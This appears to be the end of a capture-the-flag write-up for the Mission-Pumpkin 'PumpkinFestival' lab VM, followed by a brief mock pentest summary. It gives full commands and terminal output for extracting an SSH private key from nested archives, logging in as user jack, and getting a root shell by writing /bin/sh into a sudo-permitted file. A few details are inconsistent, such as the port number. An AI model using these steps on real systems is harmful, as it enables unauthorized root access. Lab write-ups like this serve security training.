
It’s time to get the 10th token.

From the above picture we might have seen there is one more directory **/NOOOOO** and after some traversing found a file **data.txt.** We downloaded the file into our kali and found some random coded inside.

```
cd NOOOOOO

bye

get data.txt
```



We checked for the file type and it is tar file. We untar the file and got another file **data.**

That file also came out to be a zip file and after

Unzipping we got a file **key** and after untaring that, We finally got a file named **jack** which had hexdump Inside.

```
file data.txt

tar vxf data.txt

tar xjf data

tar vxf key

cat jack
```

Then we used **xxd** to convert and patch the hexdump Into binary.

We got an ssh private key.

```
xxd -r -p jack
```

As we have got an ssh key, what we did is we used this key to ssh login the target machine on port 6808 with user **jack.**

After successful login we found our final and 10th token **8d66ef0055b43d80c34917ec6c75f706**

```
chmod 600 sshkey

ssh jack@192.168.1.101 -i sshkey -p 6880

file token

./token

sudo -l
```

```
root@kali:~/.ssh# chmod 600 sshkey
root@kali:~/.ssh# ssh jack@192.168.1.101 -i sshkey  -p 6880
------------------------------------------------------------------------------
                        Welcome to Mission-Pumpkin
      All remote connections to this machine are monitored and recorded
------------------------------------------------------------------------------

Last login: Mon Jul 22 12:07:27 2019 from 192.168.1.105
-bash: /home/jack/.bash_profile: Permission denied
jack@pumpkin:~$ ls
token
jack@pumpkin:~$ file token
token: setuid ELF 64-bit LSB  executable, x86-64, version 1 (SYSV), dynamically
jack@pumpkin:~$ ./token

PumpkinToken : 8d66ef0055b43d80c34917ec6c75f706

jack@pumpkin:~$ sudo -l
[sudo] password for jack:
Matching Defaults entries for jack on pumpkin:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/

User jack may run the following commands on pumpkin:
    (ALL) /home/jack/pumpkins/alohomora*
```

Privilege Escalation/PumpkinFestival_Ticket

From the above picture, we can see jack has sudoer permission for **alohomora** file.

Now to get the root shell and then finally get the PumpkinFestival_Ticket we will exploit the sudoer

permissions of the jack.

We checked for the pumpkins directory but couldn't find any, so we created a directory named pumpkins and then using echo command we created a file named **alohomora** with **/bin/bash** copied in it.

We then gave it execution permissions and tried to execute the file as **sudoer** and we successfully got **root shell** and eventually the **PumpkinFestival_Ticket** which completes the challenge.

```
mkdir pumpkins
echo "/bin/sh" > /home/jack/pumpkins/alohomora
chmod 777 /home/jack/pumkins/alohomora
id
cd /root
ls
cat PumpkinFestival_Ticket
```

```
jack@pumpkin:~$ mkdir pumpkins
jack@pumpkin:~$ echo "/bin/sh"> /home/jack/pumpkins/alohomora
jack@pumpkin:~$ chmod 777 /home/jack/pumpkins/alohomora
jack@pumpkin:~$ sudo /home/jack/pumpkins/alohomora
# id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
# ls
PumpkinFestival_Ticket
# cat PumpkinFestival_Ticket
------------------------------------------------------------
                        Yippeeeee!
  Congratulations on successfully rooting this machine.

                          ooo
                         $ o$
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       o$"     "$$$$$$$$$$$$$$$$$$$$$o" "oo  o
      " "       o  "$$$o   o$$$$$$$$$$oo$$
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                          """""""
       There were 10 PumpkinTokens on this VM

------------------------------------------------------------
     Love to know your thoughts and suggestions
               Tweet me @askjayanth
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  Eagerly waiting to see your detailed walk-throughs
            Level 1 : PumpkinGarden
            Level 2 : PumpkinRaising
            Level 3 : PumpkinFestival

  Until next time, Mission-Pumpkin v1.0 signing off...
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Executive Summary

Hacking Articles evaluated Demo Corp's internal Security posture through penetration testing from June 20th to July 24th 2019.

The following provide a high-level overview of Vulnerabilities.

- Software vulnerabilities
- Hardware vulnerabilities
- Network vulnerabilities
- Social Engineering

- Physical Security vulnerability
- Cryptographic vulnerabilities
- Human factor vulnerabilities

Additional Scans and Reports

Hacking articles provides all information gathered during testing. This includes tokens and full vulnerability scans in detailed formats. These report contain all about pumpkin festival tokens and access root. And additional vulnerabilities were not exploited by hacking articles.

This report contains mainly how to access Root with the help of the tokens and while Getting each token the username password is changing. But atlast we have got the root access of the pumpkinfestival_ticket.

THE END!

THANK YOU!